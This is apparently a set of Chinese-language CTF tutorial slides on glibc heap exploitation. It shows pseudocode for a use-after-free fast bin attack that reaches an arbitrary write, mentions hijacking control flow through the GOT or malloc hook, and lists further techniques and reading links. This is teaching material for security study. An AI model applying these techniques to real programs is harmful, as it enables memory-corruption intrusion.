


Heap

Fast Bin Attack

在UAF的情况下，已被释放的chunk仍可写，所以可以修改free状态的chunk的内容

```
A=malloc(8); // chunk A
B=malloc(8); // chunk B
free(A);
free(B);
write(B, any_address); //修改fd的值
```






Heap

Fast Bin Attack

在UAF的情况下，已被释放的chunk仍可写，所以可以修改free状态的chunk的内容

```
A=malloc(8); // chunk A
B=malloc(8); // chunk B
free(A);
free(B);
write(B, any_address); //修改fd的值
B=malloc(8); // chunk B
C=malloc(8); // 把any_address处看做一个chunk
```






Heap

Fast Bin Attack

在UAF的情况下，已被释放的chunk仍可写，所以可以修改free状态的chunk的内容

```
A=malloc(8); // chunk A
B=malloc(8); // chunk B
free(A);
free(B);
write(B, any_address); //修改fd的值
B=malloc(8); // chunk B
C=malloc(8); // 把any_address处看做一个chunk
write(C, any_data); //达到了任意写的目的
```

达到任意写目的后，
配合其它技巧劫持程序流，
比如修改GOT表，
修改 malloc hook函数指针
等



堆漏洞的种类很多，攻击方式和技巧也很多，
有兴趣可以继续学习
另外有些漏洞在新版本的glibc中被修复，
注意学习新的安全机制，
应用注意Glibc的版本

Unlink 漏洞
UAF(Use After Free)
Double Free 漏洞
Unsorted_bin Attack
Off By One 漏洞
Tcache 利用
Chunk Extend / Overlapping
House Of Einherjar
House of Lore
House Of Force
House of Orange
House of Rabbit
House of Roman
.....

堆的各种结构和内存分配的算法也有很多没提到
有兴趣可以继续研究挖掘
最好可以看网上介绍的文章同时看一看glibc的源码
并且在做题的过程中（看write up的过程中）手动调试一下

Linux堆内存管理深入分析(上)
<https://www.cnblogs.com/alisecurity/p/5486458.html>
Linux堆内存管理深入分析（下）
<https://www.cnblogs.com/alisecurity/p/5520847.html>
Dance In Heap（一）：浅析堆的申请释放及相应保护机制
<https://www.freebuf.com/articles/system/151372.html>
见微知著(一)：解析ctf中的pwn--Fast bin里的UAF
<https://www.cnblogs.com/0xJDchen/p/6175651.html>
Understanding glibc malloc – sploitF-U-N
<https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/>
Glibc Heap简介 - BrieflyX's Base
<http://brieflyx.me/2016/heap/glibc-heap/>
glibc heap pwn notes - 先知社区
<https://xz.aliyun.com/t/2307#toc-22>
Pwn基础知识笔记 - 简书
<https://www.jianshu.com/p/6e528b33e37a>
GitHub - shellphish/how2heap: A repository for learning various heap exploitation techniques.
<https://github.com/shellphish/how2heap>
Readme - CTF Wiki
<https://ctf-wiki.github.io/ctf-wiki/pwn/readme/>
Linux下pwn从入门到放弃
<https://paper.seebug.org/481/>

.....

CTF中pwn题目的类型也不止栈溢出和堆，
有更多的漏洞、技巧、攻击方法可以去学习

pwn方向(包括我了解一点的二进制方向)，入门难，提高更难，兴趣是最好的老师
不然大概率会放弃

安全防护机制
栈溢出
格式化字符串漏洞
Glibc Heap 利用
IO_FILE 利用
条件竞争
整数溢出
沙箱逃逸
arm-pwn
kernel
.....

END

THANKS